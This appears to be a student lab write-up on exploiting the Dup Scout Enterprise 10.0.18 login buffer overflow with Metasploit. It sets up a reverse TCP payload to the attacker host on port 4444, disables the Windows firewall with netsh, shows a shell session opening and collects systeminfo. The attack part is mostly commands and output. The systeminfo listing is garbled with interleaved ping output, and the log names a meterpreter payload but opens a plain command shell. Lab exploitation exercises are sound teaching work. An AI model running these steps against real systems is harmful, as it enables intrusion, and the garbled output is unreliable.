

## Finding, Installing, and Exploiting a Known Vulnerable Program

### Dup Scout Enterprise 10.0.18 - 'Login' Remote Buffer Overflow

**EDB-ID:**  
43145

**CVE:**  
N/A

**Author:**  
SICKNESS

**Type:**  
REMOTE

**EDB Verified:** ✓

**Exploit:** 📄 / {}

**Platform:**  
WINDOWS

**Date:**  
2017-11-14

**Vulnerable App:** 📄

Figure 1: Accessing <https://www.exploit-db.com/exploits/43145> to install the Dup Scout Enterprise Application onto the Windows machine




Figure 2: Installing the vulnerable application “DupScout Client” onto the Windows VM which is addressed at 44.106.44.51




Figure 3: Ensuring that DupScout Client can also be accessed from the Windows VM IP on a browser at port 80

```

9  exploit/windows/http/dup_scout_enterprise_login_bof  2017-11-14
great  Yes  Dup Scout Enterprise Login Buffer Overflow
10  \_ target: Automatic
11  \_ target: Dup Scout Enterprise 9.9.14 (x86)
12  \_ target: Dup Scout Enterprise 10.0.18 (x86)
13  exploit/windows/fileformat/dupscout_xml  2017-03-29
normal No  Dup Scout Enterprise v10.4.16 - Import Command Buffer Overflow

```

Figure 4: Running the search `dup_scout` command in Metasploit, we can see that the exploitable version (Dup Scout Enterprise 10.0.18) is available under entry number 12 as `exploit/windows/http/dup_scout_enterprise_login_bof`

```

msf6 > use 12
[*] Additionally setting TARGET => Dup Scout Enterprise 10.0.18 (x86)
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/dup_scout_enterprise_login_bof) > set RHOSTS 44.106.44.51
RHOSTS => 44.106.44.51
msf6 exploit(windows/http/dup_scout_enterprise_login_bof) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/dup_scout_enterprise_login_bof) > set LHOST 44.106.44.50
LHOST => 44.106.44.50
msf6 exploit(windows/http/dup_scout_enterprise_login_bof) > set LPORT 4444
LPORT => 4444

```

Figure 5: Configuring the Metasploit exploit module

`windows/http/dup_scout_enterprise_login_bof` for Dup Scout Enterprise 10.0.18. The RHOSTS is set to `44.106.44.51` (target Windows machine), LHOST is set to `44.106.44.50` (attacker Kali machine), and the PAYLOAD is

windows/meterpreter/reverse\_tcp with LPORT 4444 for the reverse shell connection

```
msf6 exploit(windows/http/dup_scout_enterprise_login_bof) > show options

Module options (exploit/windows/http/dup_scout_enterprise_login_bof):



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS  | 44.106.44.51    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 80              | yes      | The target port (TCP)                                                                                  |
| SSL     | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| VHOST   |                 | no       | HTTP server virtual host                                                                               |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 44.106.44.50    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                               |
|----|------------------------------------|
| 2  | Dup Scout Enterprise 10.0.18 (x86) |


```

Figure 6: Running show options to see if the settings updated correctly to ensure the exploit functions properly

```
Administrator: Command Prompt

Microsoft Windows [Version 10.0.22631.4890]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>netsh advfirewall set allprofiles state off
Ok.

C:\Windows\System32>
```

Figure 7: Running netsh advfirewall set allprofiles state off to ensure the Windows VM will not block the payload




Figure 8: Confirming that the Windows VM is pushing the DupScout Client on port 80 by accessing it on the Kali VM

```
msf6 exploit(windows/http/dup_scout_enterprise_login_bof) > exploit
[*] Started reverse TCP handler on 44.106.44.50:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Dup Scout Enterprise version 10.0.18.
[*] Using target: Dup Scout Enterprise 10.0.18 (x86)
[*] Generating payload ...
[*] Sending payload (10000 bytes) ...
[*] Sending stage (240 bytes) to 44.106.44.51
[*] Command shell session 2 opened (44.106.44.50:4444 → 44.106.44.51:49782) at 2025-02-11 16:05:17 -0500

Shell Banner:
Microsoft Windows [Version 10.0.22631.4890]
(c) Microsoft Corporation. All rights reserved.
_____

C:\Windows\System32>
```

Figure 9: The exploit worked!

```
root@joshlieberg: /home/student
File Actions Edit View Help

C:\Windows\System32>systeminfo
systeminfo 44.106.44.51 56(84) bytes of data.
64 bytes from 44.106.44.51: icmp_seq=1 ttl=128 time=0.206 ms
Host Name: 44.106.44.51 CNIT471G044-A 1:128 time=0.239 ms
OS Name: 44.106.44.51 Microsoft Windows 11 Home 1:230 ms
OS Version: 10.0.22631 N/A Build 22631
OS Manufacturer: ping stat Microsoft Corporation
OS Configuration: req: 3 r Standalone Workstation time: 2052ms
OS Build Type: /dev: 0.0 Multiprocessor Free ms
Registered Owner: student
Registered Organization:
Product ID: 44.106.44.51 00326-10000-00000-AA575
Original Install Date: 44.106.44.51 5/15/2024, 4:41:45 AM
System Boot Time: 44.106.44.51 2/11/2025, 4:03:42 PM
System Manufacturer: 44.106.44.51 VMware, Inc.
System Model: 44.106.44.51 VMware20,1
System Type: 44.106.44.51 x64-based PC
Processor(s): 44.106.44.51 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 79 Stepping 0 GenuineIntel ~2400 Mhz
BIOS Version: 44.106.44.51 VMware, Inc. VMW201.00V.21805430.B64.2305221830, 5/22/2023
Windows Directory: 44.106.44.51 C:\Windows
System Directory: 44.106.44.51 C:\Windows\system32
Boot Device: 44.106.44.51 \Device\HarddiskVolume1 11:15:56 EST
System Locale: 44.106.44.51 en-us;English (United States)
Input Locale: 44.106.44.51 en-us;English (United States)
Time Zone: 44.106.44.51 (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory: 8,191 MB
Available Physical Memory: 5,988 MB
Virtual Memory: Max Size: 8,703 MB req:
Virtual Memory: Available: 6,772 MB
Virtual Memory: In Use: 1,931 MB scanned in 0.40 seconds
Page File Location(s): C:\pagefile.sys
Domain: 44.106.44.51 WORKGROUP
Logon Server: 44.106.44.51 N/A
Hotfix(s): 5 Hotfix(s) Installed.
[01]: KB5049624
[02]: KB5027397
[03]: KB5051989
[04]: KB5050113
[05]: KB5053488
Network Card(s): 1 NIC(s) Installed.
[01]: vmxnet3 Ethernet Adapter
Connection Name: Ethernet0 2
DHCP Enabled: No
IP address(es)
[01]: 44.106.44.51
[02]: fe80::8d0d:a36f:1846:8a0a
Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will
not be displayed.
```

Figure 10: Using `systeminfo` to see the OS version, patches, architecture, etc. of the Windows VM on the Kali VM